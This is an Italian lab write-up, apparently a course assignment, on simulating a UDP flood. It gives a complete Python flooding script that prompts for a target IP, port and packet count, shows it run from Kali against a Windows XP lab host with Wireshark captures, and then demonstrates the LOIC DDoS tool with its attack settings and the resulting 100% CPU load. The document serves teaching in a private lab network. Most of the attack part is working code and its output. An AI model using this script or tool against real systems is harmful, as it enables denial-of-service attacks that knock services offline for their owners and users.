

Consegna:
Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.




```python
import socket
import random


def genera():
    return bytes(random.getrandbits(8) for _ in range(1024))

def udpflood():
    ip_target = input("IP Target: ")
    porta_target = int(input("Porta target: "))
    pacchetti = int(input("Numero di pacchetti da inviare: "))

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for i in range(pacchetti):
        pacchetto = genera()
        sock.sendto(pacchetto, (ip_target, porta_target))

    sock.close()
    print("Invio eseguito")

udpflood()
```

Inseriamo l’indirizzo del nostro target e il numero dei pacchetti:




```
┌──(kali㉿kali)-[~]
└─$ /bin/python /home/kali/Documents/udpflood.py
IP Target: 192.168.51.103
Porta target: 80
Numero di pacchetti da inviare: 10000
Invio eseguito
```

Controlliamo i risultati su wireshark:




```
1054 22.956983490  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1055 22.957100536  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1056 22.957224132  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1057 22.957335587  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1058 22.957450057  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1059 22.957558766  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1060 22.957676643  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1061 22.957796282  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1062 22.957913066  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1063 22.958022157  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1064 22.958134633  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1065 22.958243263  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1066 22.958375586  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1067 22.958498281  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1068 22.958615426  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1069 22.958744723  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1070 22.958860075  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1071 22.958968815  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1072 22.959080689  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1073 22.959189208  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1074 22.959301254  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1075 22.959462050  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1076 22.961004231  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1077 22.961115123  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1078 22.961232068  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1079 22.961369771  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
1080 22.961480413  192.168.51.102      192.168.51.103      UDP       1066 42009 → 80 Len=1024
```

Qui il task manager di WindowsXP che segnala lo spike dei 10000 pacchetti:



Consegna Bonus:
Proviamo ad utilizzare LOIC:

Utilizziamo una macchina Windows10 come host e il nostro windowsXP come bersaglio.


Low Orbit Ion Cannon | When harpoons, air strikes and nukes fail | v. 2.9.9.99
Low Orbit Ion Cannon
github.com/NewEraCracker/LOIC
IMMA CHARGIN MAH LAZER

● Manual Mode (Do it yourself) ○ IRC Mode (HiveMind) ○ DAMN OverLord

IRC server:
Port: 6667
Channel: #loic
Disconnected.
☑ Up? Interval: 30
Disconnected.

1. Select your target
URL: (Lock on)
IP: 192.168.51.103 (Lock on)

3. Ready?


Selected target: 192.168.51.103

2. Attack options
Timeout: 30
HTTP Subsite: /
□ Append random chars to the URL
TCP / UDP message: U dun goofed
□ Append random chars to the message
□ use GET
□ use gZip
Port: 80
Method: UDP
Threads: 10
□ Wait for reply
Sockets / Thread: 25
<= faster Speed slower =>

Attack status


Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
10	0	0	0	0	18798	0

Impostiamo l'IP e il traffico UDP e controlliamo il traffico su wireshark:



```
   2355 117.052016390 192.168.51.107        192.168.51.103        UDP          60 58409 → 80 Len=12
   2356 117.052373560 192.168.51.107        192.168.51.103        UDP          60 58414 → 80 Len=12
   2357 117.052373800 192.168.51.107        192.168.51.103        UDP          60 58407 → 80 Len=12
   2358 117.052744032 192.168.51.107        192.168.51.103        UDP          60 58413 → 80 Len=12
   2359 117.053419162 192.168.51.107        192.168.51.103        UDP          60 58405 → 80 Len=12
   2360 117.053818305 192.168.51.107        192.168.51.103        UDP          60 58408 → 80 Len=12
   2361 117.053818555 192.168.51.107        192.168.51.103        UDP          60 58411 → 80 Len=12
   2362 117.054407403 192.168.51.107        192.168.51.103        UDP          60 58410 → 80 Len=12
   2363 117.054407663 192.168.51.107        192.168.51.103        UDP          60 58412 → 80 Len=12
   2364 117.054811525 192.168.51.107        192.168.51.103        UDP          60 58406 → 80 Len=12
   2365 117.083278931 192.168.51.107        192.168.51.103        UDP          60 58414 → 80 Len=12
   2366 117.083279522 192.168.51.107        192.168.51.103        UDP          60 58406 → 80 Len=12
   2367 117.083279742 192.168.51.107        192.168.51.103        UDP          60 58412 → 80 Len=12
   2368 117.083279833 192.168.51.107        192.168.51.103        UDP          60 58410 → 80 Len=12
   2369 117.083279913 192.168.51.107        192.168.51.103        UDP          60 58411 → 80 Len=12
   2370 117.084017021 192.168.51.107        192.168.51.103        UDP          60 58405 → 80 Len=12
   2371 117.084017262 192.168.51.107        192.168.51.103        UDP          60 58408 → 80 Len=12
   2372 117.084017362 192.168.51.107        192.168.51.103        UDP          60 58409 → 80 Len=12
   2373 117.084017432 192.168.51.107        192.168.51.103        UDP          60 58413 → 80 Len=12
   2374 117.084017492 192.168.51.107        192.168.51.103        UDP          60 58407 → 80 Len=12
   2375 117.120283250 192.168.51.107        192.168.51.103        UDP          60 58414 → 80 Len=12
   2376 117.121412760 192.168.51.107        192.168.51.103        UDP          60 58409 → 80 Len=12
   2377 117.122719974 192.168.51.107        192.168.51.103        UDP          60 58407 → 80 Len=12
   2378 117.123066033 192.168.51.107        192.168.51.103        UDP          60 58413 → 80 Len=12
   2379 117.123452735 192.168.51.107        192.168.51.103        UDP          60 58410 → 80 Len=12
   2380 117.123453206 192.168.51.107        192.168.51.103        UDP          60 58408 → 80 Len=12
   2381 117.123453316 192.168.51.107        192.168.51.103        UDP          60 58405 → 80 Len=12
   2382 117.123850756 192.168.51.107        192.168.51.103        UDP          60 58411 → 80 Len=12
   2383 117.123850996 192.168.51.107        192.168.51.103        UDP          60 58412 → 80 Len=12
   2384 117.123851096 192.168.51.107        192.168.51.103        UDP          60 58406 → 80 Len=12
```

Qui il task manager:


Utilizzo CPU
100 %
Cronologia utilizzo CPU